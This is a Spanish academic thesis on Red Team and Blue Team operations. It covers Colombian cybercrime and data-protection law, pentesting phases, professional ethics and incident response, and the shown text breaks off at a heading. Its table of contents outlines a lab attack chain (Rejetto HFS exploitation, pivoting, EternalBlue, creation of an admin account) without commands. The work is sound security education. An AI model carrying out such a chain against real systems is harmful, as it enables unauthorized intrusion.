Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Johann Sebastián Cardoso Alfonso

Asesor

Eduvin Trigos Sanchez

Universidad Nacional Abierta y a Distancia – UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en Seguridad Informática

2025

Agradecimientos

Quiero expresar mi más profundo agradecimiento a todas las personas que han contribuido a la realización de este trabajo.

En primer lugar, a mi esposa, cuyo apoyo incondicional y amor constante han sido fundamentales para alcanzar este logro. A mi hija, cuya alegría y energía me inspiran cada día a seguir adelante y dar lo mejor de mí.

También quiero agradecer a Dios, por su guía y fortaleza en cada paso de este camino.

Sin la ayuda y el respaldo de estas personas, este proyecto no habría sido posible.

Dedicatoria

Dedico este trabajo a mi amada esposa, por ser mi compañera de vida y mi fuente de inspiración. A mi hija, por ser la luz que ilumina mis días y el motivo de mi esfuerzo. Y a Dios, por ser mi guía espiritual y por darme la fuerza necesaria para superar los retos que se presentan en el camino.

Resumen

Este trabajo desarrolla un análisis integral del rol de los equipos Red Team y Blue Team en una organización, contextualizado en el marco legal colombiano y en las buenas prácticas de la ciberseguridad. Se examinan las principales normas que regulan la protección de la información y los datos personales, entre ellas la Ley 1273 de 2009, orientada a la penalización de los delitos informáticos, y la Ley 1581 de 2012, que establece los principios para el tratamiento adecuado de los datos personales, junto con sus decretos reglamentarios, el Decreto 1377 de 2013 y el Decreto 886 de 2014. Asimismo, se describen las etapas del pentesting como un proceso estructurado que debe ejecutarse bajo autorización expresa, destacando la importancia del cumplimiento legal y la ética profesional en cada fase. El documento resalta la responsabilidad del profesional en ciberseguridad frente a la detección y reporte de actividades ilícitas, así como las consecuencias legales derivadas de su omisión. Adicionalmente, se abordan estrategias de respuesta a incidentes, endurecimiento de redes y monitoreo continuo, integrando herramientas como SIEM y EDR, y se analiza el aporte estratégico de los equipos Red Team, Blue Team y su articulación mediante el enfoque Purple Team. Finalmente, se enfatiza la adopción de marcos reconocidos como MITRE ATT&CK y NIST, los cuales permiten que las acciones ofensivas y defensivas sean trazables, medibles y orientadas a la mejora continua de las capacidades de seguridad organizacional.

Palabras clave: BlueTeam, ciberseguridad, hardening, pentesting, RedTeam

Abstract

This paper presents a comprehensive analysis of the role of Red Team and Blue Team within an organization, contextualized within the Colombian legal framework and cybersecurity best practices. It examines the main regulations governing information security and personal data protection, including Law 1273 of 2009, which addresses the criminalization of cybercrime, and Law 1581 of 2012, which establishes principles for the proper processing of personal data, together with their regulatory decrees, Decree 1377 of 2013 and Decree 886 of 2014. In addition, the stages of penetration testing are described as a structured process that must be carried out under explicit authorization, highlighting the importance of legal compliance and professional ethics at each phase. The document emphasizes the responsibility of cybersecurity professionals in identifying and reporting illegal activities, as well as the legal consequences derived from failing to do so. Furthermore, strategies for incident response, network hardening, and continuous monitoring are addressed, integrating tools such as SIEM and EDR, and analyzing the strategic contribution of Red Team and Blue Team, along with their coordination through the Purple Team approach. Finally, the adoption of recognized frameworks such as MITRE ATT&CK and NIST is emphasized, as they allow offensive and defensive actions to be traceable, measurable, and oriented toward the continuous improvement of organizational security capabilities.

Keywords*: *BlueTeam, cybersecurity, hardening, pentesting, RedTeam

Tabla de contenido

Introducción 17

Justificación 18

Objetivos 20

Objetivo General 20

Objetivos Específicos 20

Contenido de trabajo 21

Fundamentos de Operaciones Red Team y Blue Team 21

Margen Legal en Colombia 21

Etapas del Pentesting y herramientas asociadas 24

Planificación y alcance (Pre-engagement) 25

Reconocimiento o recopilación de información (Information Gathering) 25

Enumeración y análisis (Scanning & Enumeration) 26

Análisis de vulnerabilidades (Vulnerability Assessment) 26

Explotación (Exploitation) 26

Post-explotación (Post-Exploitation) 26

Documentación y reporte final 27

Ética Profesional y Marco Normativo en Operaciones de Seguridad 27

Relación con la ley 1273 de 2009 28

Fundamento ético (código de ética COPNIA) 30

Nulidad jurídica de las cláusulas ilegales..... 30

Procesos poco confiables en el anexo 3 – acuerdo y código ético..... 30

Principios éticos que sustentan la decisión 31

Riesgo ético y legal de la oferta laboral..... 31

Mecanismos para garantizar el uso ético del acceso..... 32

Consecuencias del uso indebido del acceso..... 33

Gobiernos y organizaciones: Ciberespionaje, medidas adecuadas y restauración de confianza. 33

Respuesta organizacional: suspensión contractual y revisión de proveedores 34

Restauración de la confianza institucional..... 34

Prevención y mejora continua..... 35

Componente Práctico - Prácticas Simuladas..... 35

Selección del marco CEH y resumen del ejercicio 35

Reconocimiento (footprinting & reconnaissance) 37

Escaneo y enumeración (scanning & enumeration)..... 45

Gaining Access (Explotación inicial)..... 47

Escalada y Movimiento Lateral (Pivoting & Lateral Movement) 52

Configuración del Pivot (Autoroute) 52

Descubrimiento de hosts internos 54

Ampliación del pivot usando portproxy 58

Explotación del Host Interno (Gaining Access – Fase 2) 59

Post-Explotación (Maintaining Access & Clearing Tracks) 62

Conclusión general alineada al marco CEH 64

Recomendaciones de Mitigación 67

Reflexión Personal 68

Respuesta pregunta 1 68

Reconocimiento 69

Análisis de vulnerabilidades 69

Explotación inicial en Host-A (Victim Machine) 69

Pivoting (Movimiento lateral desde Host-A hacia Host-B) 70

Explotación en Host-B (Internal Machine) 70

Post-explotación en Host-B 71

Respuesta pregunta 2 71

"SecureNova Labs detectó fugas de información desde una estación de trabajo Windows (Host-A)." 72

"La imagen forense indica que la máquina ejecutaba una aplicación vulnerable probablemente explotada para obtener shell." 72

"Evidencias de la creación no autorizada de un usuario con permisos administrativos." 72

"Los registros sugieren movimientos laterales desde Host-A hacia un servidor secundario (Host-B)." 73

"Misión del Red Team: determinar el vector de fuga en Host-A, validar si la vulnerabilidad fue explotada y si existió escalamiento de privilegios." 73

"Reproducir en un laboratorio aislado el pivoting Host-A → Host-B." 74

"Se habría obtenido información sensible desde el servidor secundario." 74

Síntesis 74

Respuesta pregunta 3 74

Respuesta pregunta 4 76

Afectación Victim Machine 76

Impacto sufrido Host-A 76

Afectación sobre la Máquina-2 Windows (Host-B – Internal Machine) 77

Impacto sufrido Host-B 77

Respuesta pregunta 5 79

Respuesta y Contención ante Incidentes de Seguridad 82

Medidas inmediatas en caso de un ataque en tiempo real 83

Medidas de hardenización propuestas para que el ataque no se repita 85

Aplicación / Inventario y parcheo (remediar la entrada inicial) 85

Segmentación y microsegmentación de red (impedir el pivoting) 86

Control de protocolos y endurecimiento SMB / servicios de archivo 87

Principio de mínimos privilegios y control de cuentas administrativas 87

Endpoint Detection & Response (EDR) by hardening del host 87

Detección y monitoreo centralizado (SIEM / NDR) 88

Control de tráfico de salida y whitelisting de servicios 88

Copias, recuperación y pruebas periódicas (resiliencia) 89

Gobernanza, formación y detección temprana (cultura) 89

Prioridad / roadmap de implementación (sprint recomendado) 90

Diferencias entre equipo Blueteam y un equipo de respuesta a incidentes informáticos 90

Enfoque principal 90

Momento en el que intervienen 91

Tareas principales 91

Tipo de habilidades y herramientas 92

Objetivo final 92

¿Para qué usaría CIS (Center for Internet Security) dentro de un equipo Blue Team? 93

Hardenización de sistemas y servicios 93

Establecer configuraciones base (baselines) seguras 93

Implementar controles de seguridad priorizados (CIS Controls) 94

Reducir la superficie de ataque 94

Cumplimiento y auditoría interna 95

Funciones y características principales de lo que es un SIEM 95

Recolección centralizada de logs 95

Correlación de eventos 96

Alertas en tiempo real 96

Detección de anomalías 97

Gestión de incidentes y evidencia 97

Dashboards y visibilidad 97

Cumplimiento normativo 97

Herramientas de contención de ataques informáticos (hardware o software) 98

Firewall de red (hardware o virtual) 98

EDR (Endpoint Detection and Response) con capacidad de aislamiento 99

NAC (Network Access Control) 99

Aspectos que aportan al desarrollo de estrategias de Red Team & Blue Team 100

Análisis del entorno y reconocimiento del escenario 100

Uso de metodologías estructuradas 100

Comunicación continua entre equipos (Purple Team) 101

Simulación de ataques realistas (Red Teaming) 101

Defensas basadas en análisis y monitoreo continuo (Blue Teaming) 101

Lecciones aprendidas y retroalimentación posterior 102

Integración de controles preventivos, detectivos y de contención 102

Recomendaciones para el planteamiento de estrategias que permitan endurecer los aspectos de seguridad en una organización 103

Implementar políticas de hardening basadas en estándares 103

Segmentar la red y aplicar controles de acceso 103

Fortalecer la monitorización y visibilidad del entorno 104

Mantener procesos de actualización y gestión de vulnerabilidades 104

Capacitar al personal y fortalecer la cultura de seguridad 104

Realizar ejercicios periódicos Red Team, Blue Team y Purple Team 105

Definir un plan formal de respuesta a incidentes 105

Conclusiones que permitan la construcción del conocimiento desde el enfoque de la ciberseguridad. 106

Evidencias de Sustentación 107

Conclusiones 108

Recomendaciones 109

Referencias Bibliográficas 112

Apendices 116

Lista de Tablas

Tabla 1 *Leyes colombianas sobre delitos informáticos y protección de datos* 21

Tabla 2 *Fases de Pentesting* 65

Lista de Figuras

Figura 1 *Networking a realizar* 38

Figura 2 *Configuración Adaptador puente (Hacker Machine)* 38

Figura 3 *Configuración Adaptador NAT* 39

Figura 4 *Comando 1 de actualización Parrot* 40

Figura 5 *Comando 2 de actualización Parrot* 40

Figura 6 *Comando 3 de actualización Parrot.* 41

Figura 7 *IP del Hacker Machine* 41

Figura 8 *Escaneo identificador maquinas conectadas* 42

Figura 9 *Identificación maquina Victim Machine* 43

Figura 10 *Ping: Conectividad entre Hacker Machine - Victim Machine* 43

Figura 11 *Descarga de Rejjeto en la Victim Machine* 44

Figura 12 *Creación carpeta repositoro "HackerMachine"* 45

Figura 13 *Escaneo de puertos* 46

Figura 14 *Escaneo, servicios comprometidos, puerto 80 y .txt* 47

Figura 15 *Apertura Metasploit.* 48

Figura 16 *Busqueda de rejetto con Metasploit* 48

Figura 17 *Selección de exploit de rejetto* 49

Figura 18 *Show Options* 49

Figura 19 *Configuración de target host con la IP del Victim Machine* 50

Figura 20 *Explotación de vulnerabilidad: Run* 50

Figura 21 *Ipconfig: verificación de conexión a la Victim Machine* 51

Figura 22 *Sysinfo: verificación de conexión a la Victim Machine* 51

Figura 23 *Visual del exploit ejecutado desde el HFS en la Victim Machine* 52

Figura 24 *Autoroute y sesión de meterpreter activa* 53

Figura 25 *Enrutamiento tráfico del interfaz objetivo a interfaz de la Hacker Machine* 54

Figura 26 *Configuración del segmento de red de la internal Machine en el RHOSTS* 54

Figura 27 *Autoroute, enrutamiento de tráfico* 55

Figura 28 *Escaneo de puertos abiertos de la Internal Machine* 56

Figura 29 *Puertos abiertos en la Internal Machine* 56

Figura 30 *Creación de tunel* 57

Figura 31 *Verificación funcionamiento tunel* 57

Figura 32 *Conexión portproxy* 58

Figura 33 *Ejecución portproxy* 59

Figura 34 *Metasploit eternalblue contra la Victim Machine puerto 5000* 60

Figura 35 *Show options Metasploit eternalblue* 60

Figura 36 *Configuración de comando Metasploit eternalblue* 61

Figura 37 *Ejecución eternal blue pivot a la Internal Machine* 61

Figura 38 *Comandos getuid y getprivs* 62

Figura 39 *Comando getsystem* 62

Figura 40 *Shell, creación de usuario y elevación de privilegios* 63

Figura 41 *Internal Machine con cuenta admin Johann Cardoso* 64

Figura 42 *Esquema de hackeo* 66

Figura 43 *Explotación inicial en Host-A (Rejetto HFS)* 78

Figura 44 *Pivoting y explotación final en Host-B (EternalBlue)* 78

Lista de Apéndices

Apéndice A Resultado de revisión en Turnitin 116

Introducción

En el contexto actual de la ciberseguridad, las organizaciones enfrentan desafíos cada vez más complejos para proteger sus infraestructuras de TI. Este trabajo se enfoca en evaluar las acciones de los equipos Red Team y Blue Team dentro de una organización, con el objetivo de mejorar la ciberseguridad organizacional mediante el uso de metodologías estructuradas y la comunicación continua entre equipos, como lo destaca el Purple Team. A través del análisis de la legislación relacionada con delitos informáticos y el ejercicio de pentesting, se busca identificar vulnerabilidades y formular estrategias de contención efectivas. La integración de marcos reconocidos como MITRE ATT&CK y NIST permite que las acciones ofensivas y defensivas sean trazables y generen un aprendizaje real, esencial para la mejora continua de las capacidades defensivas.

Justificación

En un entorno donde los ataques informáticos evolucionan constantemente, entender de manera práctica y teórica cómo operan los equipos Red Team y Blue Team resulta fundamental para garantizar la protección de los activos digitales. Tal como lo señala la Ley 1273 de 2009, los sistemas de información y los datos son bienes jurídicamente protegidos, razón por la cual su evaluación, monitoreo y defensa debe realizarse bajo parámetros éticos y dentro del marco legal vigente (Congreso de la República de Colombia, 2009).

El desarrollo del trabajo permitió integrar conceptos técnicos, normativos y metodológicos que son esenciales para el ejercicio profesional en ciberseguridad. En particular, se aplicaron metodologías reconocidas como CEH, NIST y MITRE ATT&CK, que facilitan comprender el ciclo completo de un ataque, desde el reconocimiento inicial hasta el movimiento lateral y la post-explotación. Este tipo de ejercicios tiene validez académica porque facilita que el estudiante comprenda cómo un fallo puntual, como una vulnerabilidad en un servicio web, puede desencadenar compromisos críticos en toda una red interna si no existen controles adecuados.

Así mismo, el análisis de la legislación colombiana y de los principios éticos profesionales permitió contextualizar la práctica dentro de una realidad en la que los especialistas en seguridad informática no solo deben conocer técnicas de ataque y defensa, sino también actuar conforme a la ley y a la ética. El Código de Ética del COPNIA, por ejemplo, exige que el profesional actúe con honradez, reporte irregularidades y no participe en actividades que comprometan la integridad de los sistemas o de los datos (COPNIA, 2003). Por ello, el trabajo integra ambos enfoques: el técnico y el ético, lo cual es indispensable en un campo donde las

herramientas ofensivas deben usarse únicamente en entornos autorizados y con fines académicos o profesionales legítimos.

Finalmente, este proyecto se justifica porque promueve el aprendizaje significativo mediante la experimentación directa. Las prácticas realizadas en un entorno controlado permitieron demostrar cómo un atacante podría comprometer un sistema real y, al mismo tiempo, enseñaron la importancia de aplicar medidas de mitigación como segmentación de redes, gestión de parches, monitoreo y controles de acceso. Este aprendizaje es clave para formar profesionales capaces de identificar riesgos, proponer soluciones y fortalecer la postura de seguridad de cualquier organización.

Objetivos

Objetivo General

Evaluar y mejorar las acciones de los equipos Red Team y Blue Team en una organización, integrando prácticas éticas y legales en las operaciones de seguridad para fortalecer la protección de los sistemas informáticos.

Objetivos Específicos

Analizar la legislación relacionada con delitos informáticos y su aplicación en el ejercicio de pentesting, asegurando el cumplimiento de la ley 1273 de 2009 en Colombia.

Implementar metodologías estructuradas, como MITRE ATT&CK y NIST, para modelar el comportamiento del atacante y gestionar incidentes de manera efectiva.

Desarrollar estrategias de contención basadas en el análisis de riesgos y vulnerabilidades en la infraestructura TI, evitando la propagación del daño y mejorando la respuesta ante incidentes.

Fomentar la comunicación continua entre los equipos Red Team y Blue Team, promoviendo el aprendizaje cruzado y la coordinación de aprendizajes en conjunto (Purple Team).

Evaluar la pertinencia de trabajar con el CIS para el aseguramiento y analizar las funciones de un SIEM para mejorar la detección y respuesta ante incidentes.

Contenido de trabajo

Fundamentos de Operaciones Red Team y Blue Team

En esta etapa se conocerán y evaluarán las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales.

Margen Legal en Colombia

Dentro del margen legal en Colombia sobre delitos informáticos y protección de datos personales se quiere conocer que legislación "leyes, decretos" existen actualmente y las características principales de cada ley.

Tabla 1

Leyes colombianas sobre delitos informáticos y protección de datos

Norma	Ámbito principal	Objetivo	Características destacadas
Ley 1273 de 2009	Delitos informáticos	Departamento Administrativo de la Función Pública (2009)- establece y penaliza conductas ilícitas relacionadas con sistemas informáticos	- Crea el bien jurídico de "protección de datos y sistemas informáticos". - Tipifica delitos como acceso no autorizado, interceptación, daño informático, malware y suplantación. - Establece penas de prisión y multas.

Norma	Ámbito principal	Objetivo	Características destacadas
Ley 1581 de 2012	Protección de datos personales	Regular el tratamiento de información personal. De acuerdo con el Departamento Administrativo de la Función Pública (2012)	- Define qué es un dato personal, sensible, público y privado. - Establece principios para el tratamiento de datos. - Reconoce derechos de los titulares (acceso, rectificación, supresión).
Decreto 1377 de 2013	Reglamentación de la Ley 1581	Establecer reglas para el uso de datos recolectados antes de 2012. De acuerdo con el Departamento Administrativo de la Función Pública (2013)	- Regula la autorización para tratamiento de datos previos a la ley. - Exige informar a titulares sobre uso de su información. - Define deberes del responsable y encargado.

Norma	Ámbito principal	Objetivo	Características destacadas
Decreto 886 de 2014	Registro Nacional de Bases de Datos (RNBD)	De acuerdo con el Departamento Administrativo de la Función Pública (2014), Supervisa el manejo de bases de datos personales	- Crea y regula el RNBD. - Obliga a registrar bases de datos ante la SIC. - Exige reportar incidentes de seguridad y mantener información actualizada.
Ley 1266 de 2008	Habeas Data financiero	Departamento Administrativo de la Función Pública (2008) Regula la información crediticia y financiera	- Define derechos de titulares sobre su historial financiero. - Establece reglas para el reporte y actualización de datos en centrales de riesgo. - Determina tiempos de permanencia de información negativa.
Ley 1621 de 2013	Inteligencia y contrainteligencia	Departamento Administrativo de la Función	- Establece límites a la recolección y uso de datos sensibles por organismos de inteligencia.

Norma	Ámbito principal	Objetivo	Características destacadas
		Pública (2013) Regula actividades de inteligencia del Estado	- Crea el Comité de Revisión de Bases de Datos de Inteligencia. - Impone controles para proteger derechos fundamentales.
Ley 1978 de 2019	Sector TIC	Departamento Administrativo de la Función Pública (2019) establece Moderniza el sector de telecomunicaciones y la gestión de datos	- Regula responsabilidades de operadores TIC. - Fortalece la gobernanza digital. - Introduce disposiciones sobre acceso, seguridad y uso adecuado de redes.

Nota. Legislación sobre delitos informáticos en Colombia, resumen practico.

Etapas del Pentesting y herramientas asociadas

Las pruebas de penetración (pentesting) son procesos estructurados que permiten evaluar la seguridad de un sistema mediante técnicas utilizadas por atacantes, pero de forma controlada, autorizada y respetando las normas legales de cada país. Su objetivo es encontrar vulnerabilidades antes de que un ciberdelincuente las aproveche.

Diversas metodologías reconocidas —como OSSTMM, NIST, PTES o MITRE— coinciden en una estructura similar de fases. Open Web Application Security Project (2020) define cada etapa e incluyo un ejemplo de herramienta.

Planificación y alcance (Pre-engagement)

En esta fase se establecen los acuerdos legales y técnicos de la prueba. Se define:

Qué sistemas serán evaluados

Qué métodos están permitidos

Qué actividades están prohibidas

Horarios, responsables y límites

Es una etapa crucial, porque realizar pentesting sin autorización constituye delito según la Ley 1273 de 2009 en Colombia.

Ejemplo de herramienta: No aplica una herramienta técnica. Se usan documentos como el Rules of Engagement (RoE) y acuerdos de confidencialidad

Reconocimiento o recopilación de información (Information Gathering)

Consiste en recolectar información pública o indirecta sobre el objetivo sin interactuar directamente con él (reconocimiento pasivo), o mediante consultas preliminares controladas (reconocimiento activo).

Se pueden buscar:

Subdominios

Servicios públicos

Información visible en internet

Tecnologías utilizadas

Herramienta ejemplo: Recon-ng o theHarvester, que permiten recolectar información pública de forma automatizada.

Enumeración y análisis (Scanning & Enumeration)

En esta etapa se identifica de manera más directa qué servicios, puertos, versiones de software y configuraciones están expuestos. El objetivo es entender la superficie de ataque del sistema.

Herramienta ejemplo: Nmap, que ayuda a identificar puertos abiertos, servicios y versiones (sin necesidad de realizar acciones intrusivas).

Análisis de vulnerabilidades (Vulnerability Assessment)

Una vez conocidos los servicios disponibles, se evalúan posibles vulnerabilidades aprovechables. Esta etapa no implica explotar fallas, solo identificarlas.

Herramienta ejemplo: Nessus o **OpenVAS**, que permiten encontrar vulnerabilidades conocidas mediante análisis automatizados.

Explotación (Exploitation)

Solo después del análisis se intenta aprovechar alguna vulnerabilidad permitida en el alcance. El objetivo no es causar daño, sino comprobar si la falla es explotable y hasta dónde podría llegar un atacante real.

Herramienta ejemplo: Metasploit Framework, ampliamente usado en pruebas autorizadas para validar vulnerabilidades (sin necesidad de detallar comandos o exploits específicos).

Post-explotación (Post-Exploitation)

Esta fase analiza el impacto real que tendría un atacante después de comprometer un sistema:

Acceso a información sensible

Movimiento lateral (si está permitido en el alcance)

Persistencia temporal controlada

Validación del riesgo real

El propósito es evaluar el nivel de exposición de la organización, no causar daño.

Herramienta ejemplo: BloodHound, usada para analizar relaciones y privilegios dentro de entornos Active Directory.

Documentación y reporte final

Es la fase más importante desde la perspectiva organizacional y legal. Consiste en documentar:

Hallazgos

Evidencias no sensibles

Riesgos asociados

Impacto potencial

Recomendaciones de mitigación

Un reporte claro permite que los equipos de seguridad (Blue Team) mejoren su postura de defensa.

Herramienta ejemplo: Plantillas de reporte profesionales como las de OWASP, Dradis o Serpico.

Ética Profesional y Marco Normativo en Operaciones de Seguridad

En esta etapa se conocerán y evaluarán las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales.

Si una firma de ciberseguridad hace uso del acceso otorgado para replicar, divulgar o alterar información sin el debido consentimiento, podría estar cometiendo delitos establecidos en la Ley 1273 de 2009, entre los cuales se encuentran:

-Acceso ilícito a un sistema informático (art. 269A).

-Infracción de datos personales (art. 269F).

-Empleo de software malicioso (art. 269E).

-Dañar sistemas informáticos (art. 269H).

Adicionalmente, según lo estipulado en el Código de Ética del COPNIA, tales conductas son consideradas faltas graves que pueden resultar en sanciones disciplinarias, así como la suspensión o revocación de la matrícula profesional (COPNIA, 2003).

Relación con la ley 1273 de 2009

La Ley 1273 de 2009 introdujo modificaciones al Código Penal colombiano (Ley 599 de 2000) para incorporar los delitos informáticos, estableciendo que la información y los datos se consideran bienes protegidos por la ley. En el marco del Acuerdo de SecureNova Labs, podrían estar en riesgo las siguientes disposiciones:

-Artículo 269A – Acceso abusivo a un sistema informático

Este artículo penaliza a quienes accedan a un sistema informático protegido sin autorización o excediendo la que les ha sido concedida.

Vulneración: El acuerdo podría encubrir prácticas de acceso no autorizado a sistemas ajenos bajo el pretexto de "evaluaciones técnicas" o "pruebas de intrusión", especialmente si no hay permisos formales del propietario del sistema. La prohibición de reportar tales acciones obstaculiza la investigación de un posible delito de acceso abusivo (Congreso de la República de Colombia, 2009).

-Artículo 269C – Interceptación de datos informáticos

Sanciona a quien “intercepte sin orden judicial o autorización” datos informáticos que no le pertenecen.

Vulneración: Si SecureNova Labs lleva a cabo actividades de espionaje digital o monitoreo de datos sin una orden judicial y exige que el firmante mantenga en secreto estas prácticas, esto constituiría una interceptación ilícita, lo cual es considerado un delito informático según la Ley 1273 (Congreso de la República de Colombia, 2009).

-Artículo 269E – Uso de software malicioso

Esta disposición prohíbe la producción, distribución o posesión de programas diseñados para afectar sistemas o datos.

Vulneración: Si el contrato implica realizar pruebas Red Team utilizando herramientas ofensivas sin obtener autorización del titular de la información, el profesional podría ser considerado cómplice en el delito relacionado con el uso indebido de software malicioso, agravado por una cláusula que impide denunciar (Guarnizo Portela, 2020).

-Artículo 269F – Violación de datos personales

Tipifica como delito la obtención, modificación o uso no autorizado de datos personales.

Vulneración: La cláusula que prohíbe “publicar información ilegal” puede estar vinculada con el manejo inapropiado de datos personales o confidenciales sin el consentimiento correspondiente, lo cual infringe el derecho fundamental a la privacidad protegido por la Ley 1273 y la Constitución Política (Congreso de la República de Colombia, 2009).

-Artículo 269H – Daño informático

Penaliza cualquier alteración, deterioro o eliminación no autorizada de información.

Vulneración: Si el acuerdo impide denunciar acciones que causen daño a los sistemas informáticos, podría interpretarse como una promoción del encubrimiento u omisión frente a un delito informático activo, lo cual no debe ser objeto de confidencialidad (Congreso de la República de Colombia, 2009).

Fundamento ético (código de ética COPNIA)

El Código de Ética Profesional del COPNIA, Ley 842 de 2003, establece que el ingeniero o especialista tiene la obligación de "denunciar los delitos, contravenciones y faltas… de que tuviere conocimiento en el ejercicio de su profesión" (COPNIA, 2003, art. 35, num. 7).

Por lo tanto, cualquier cláusula que requiera no reportar actividades sospechosas infringe directamente los deberes éticos del profesional, poniendo en riesgo su integridad y credibilidad ante el Consejo Profesional de Ingeniería. Asimismo, el artículo 30 del mismo código demanda actuar con "honradez y respeto por la ley", principios que se verían comprometidos si el profesional decide ocultar prácticas ilegales.

Nulidad jurídica de las cláusulas ilegales

De acuerdo con la Secretaría General del Senado de la República de Colombia (s. f.), el artículo 1519 del Código Civil Colombiano determina que cualquier contrato cuyo objeto sea ilícito o cuya causa infrinja las leyes es completamente nulo. Por lo tanto, las disposiciones que imponen el deber de guardar silencio sobre delitos informáticos carecen de validez, ya que violan el orden público, la moral y la legislación penal (República de Colombia, s. f.).

Procesos poco confiables en el anexo 3 – acuerdo y código ético

Como experto en ciberseguridad, declinaría la oferta laboral presentada por SecureNova Labs, a pesar de las condiciones financieras notablemente atractivas, que incluyen un salario mensual de $15.000.000 COP y un contrato vitalicio. La razón principal para esta decisión se

encuentra en que el Anexo 3 incluye cláusulas que son incompatibles con la legislación vigente y los principios éticos profesionales, lo que pone en riesgo la integridad del profesional y socava los fundamentos establecidos en el Código de Ética del COPNIA.

Principios éticos que sustentan la decisión

El Código de Ética Profesional del COPNIA (Ley 842 de 2003) establece en su Artículo 30 que los ingenieros deben "actuar con honradez, dignidad y respeto por las leyes" (COPNIA, 2003). Además, el Artículo 35, numeral 7, indica que es responsabilidad del ingeniero "denunciar los delitos, contravenciones y faltas de que tenga conocimiento en el ejercicio de su profesión, proporcionando toda la información y pruebas que posea" (COPNIA, 2003, p. 15).

Aceptar un empleo que impida cumplir con estas obligaciones éticas equivaldría a permitir o encubrir delitos informáticos, lo cual socavaría directamente los principios de integridad, transparencia y legalidad exigidos por el Consejo Profesional de Ingeniería. El COPNIA considera faltas graves aquellas acciones que "comprometan el buen nombre y el ejercicio de la profesión", incluyendo la participación en actividades ilegales o contrarias a la ética profesional (COPNIA, 2003). Un verdadero profesional debe actuar como un garante de la seguridad y confianza digital, rechazando ser cómplice en actividades ilícitas ocultadas tras contratos.

Riesgo ético y legal de la oferta laboral

El Anexo 3 obliga al empleado a mantener la confidencialidad incluso respecto a “actividades ilícitas en SecureNova Labs” y a evitar denunciar acciones de espionaje o manipulación de datos. Esta disposición no solo es poco ética, sino que también infringe la ley, ya que podría constituir un encubrimiento de conductas que afectan los artículos 269A, 269C y

269F de la Ley 1273 de 2009, relacionados con el acceso indebido, la interceptación de datos y la violación de información personal (Congreso de la República de Colombia, 2009).

Aceptar este tipo de contrato implicaría una renuncia a la autonomía moral y profesional, comprometiendo así el deber de cooperación con la justicia y exponiendo al individuo a posibles responsabilidades penales o disciplinarias. Según Guarnizo Portela (2020), los delitos informáticos "no solo dañan bienes tecnológicos, sino que también atacan principios fundamentales como la confianza y la privacidad" (p. 42). Por lo tanto, participar o permanecer en silencio ante tales prácticas equivaldría a legitimar una conducta delictiva.

Mecanismos para garantizar el uso ético del acceso

Las organizaciones pueden mitigar el riesgo de abuso en auditorías a través de una serie de mecanismos legales, técnicos y administrativos:

- Acuerdos de confidencialidad (NDA) con cláusulas claras y legítimas: Es esencial que estos contratos definan con precisión el alcance de la información accesible, restrinjan su uso exclusivamente al proyecto y estipulen sanciones por divulgaciones no autorizadas.

- Autorizaciones documentadas (Rules of Engagement): Antes de comenzar las pruebas, es necesario que el cliente otorgue su aprobación por escrito, especificando qué sistemas, usuarios y datos son accesibles, así como los horarios y condiciones bajo los cuales se llevarán a cabo las actividades (NIST SP 800-115, 2022).

- Control de evidencias y registro de actividades: Todas las acciones realizadas deben ser auditables, trazables y debidamente documentadas para asegurar la transparencia hacia el cliente y las autoridades en caso de que se requiera una verificación posterior.

- Segmentación de información y aplicación del principio de menor privilegio: Los equipos Red Team y Blue Team deben contar únicamente con los privilegios mínimos necesarios para llevar a cabo las pruebas asignadas.

- Supervisión ética y cumplimiento normativo: Los responsables del área de ciberseguridad deben someterse a revisiones internas de cumplimiento y evaluaciones por parte de comités éticos o jurídicos dentro de la empresa.

Consecuencias del uso indebido del acceso

Si una firma de ciberseguridad hace uso del acceso otorgado para replicar, divulgar o alterar información sin el debido consentimiento, podría estar cometiendo delitos establecidos en la Ley 1273 de 2009, entre los cuales se encuentran:

-Acceso ilícito a un sistema informático (art. 269A).

-Infracción de datos personales (art. 269F).

-Empleo de software malicioso (art. 269E).

-Dañar sistemas informáticos (art. 269H).

Adicionalmente, según lo estipulado en el Código de Ética del COPNIA, tales conductas son consideradas faltas graves que pueden resultar en sanciones disciplinarias, así como la suspensión o revocación de la matrícula profesional (COPNIA, 2003).

Gobiernos y organizaciones: Ciberespionaje, medidas adecuadas y restauración de confianza.

Cuando un gobierno o una organización se entera de que una empresa de ciberseguridad contratada ha llevado a cabo actividades de ciberespionaje, se encuentra ante una crisis que afecta su confianza institucional, legal y ética. Estas acciones no solo infringen los términos del contrato, sino que también representan delitos informáticos graves conforme a la Ley 1273 de

2009, además de ser una transgresión ética que va en contra de los principios fundamentales de la ingeniería profesional establecidos en el Código de Ética del COPNIA (Ley 842 de 2003).

Respuesta organizacional: suspensión contractual y revisión de proveedores

En el ámbito administrativo, es imperativo que el gobierno o la entidad pertinente proceda de manera inmediata a la suspensión de los contratos con la empresa infractora. Adicionalmente, se deben iniciar procedimientos disciplinarios y sancionatorios, así como incluir a dicha empresa en listas de inhabilitación contractual.

Asimismo, es fundamental notificar públicamente sobre la finalización de la relación comercial para asegurar la transparencia institucional y resguardar la confianza del público.

De acuerdo con la norma ISO/IEC 27001:2022, las organizaciones están obligadas a implementar el principio de "seguridad fundamentada en proveedores confiables". Esto requiere llevar a cabo evaluaciones de riesgo previas y auditorías continuas sobre las empresas subcontratadas (IT Governance USA, s. f.). En caso de que un proveedor incurra en violaciones graves, la entidad debe reevaluar sus procesos para prevenir futuras incidencias.

Restauración de la confianza institucional

Restaurar la confianza después de un incidente de espionaje exige una estrategia integral que integre acciones legales, comunicativas y técnicas:

- Transparencia pública: emitir comunicados oficiales que informen sobre los hechos ocurridos, las medidas implementadas y la colaboración con las autoridades judiciales.

- Auditorías externas independientes: contratar a entidades o expertos imparciales que puedan validar el estado actual de los sistemas, evaluar la magnitud del daño y asegurar la integridad de la información (IT Governance USA, s. f.).

- Revisión y fortalecimiento de políticas de ciberseguridad: actualizar los controles de acceso, gestión de proveedores, acuerdos de confidencialidad y procedimientos de auditoría.

- Capacitación y cultura de cumplimiento ético: intensificar la formación del personal en ética profesional, responsabilidad digital y legislación informática, siguiendo las recomendaciones del MinTIC.

La transparencia y una respuesta rápida son fundamentales para recuperar la credibilidad tanto interna como externa.

Prevención y mejora continua

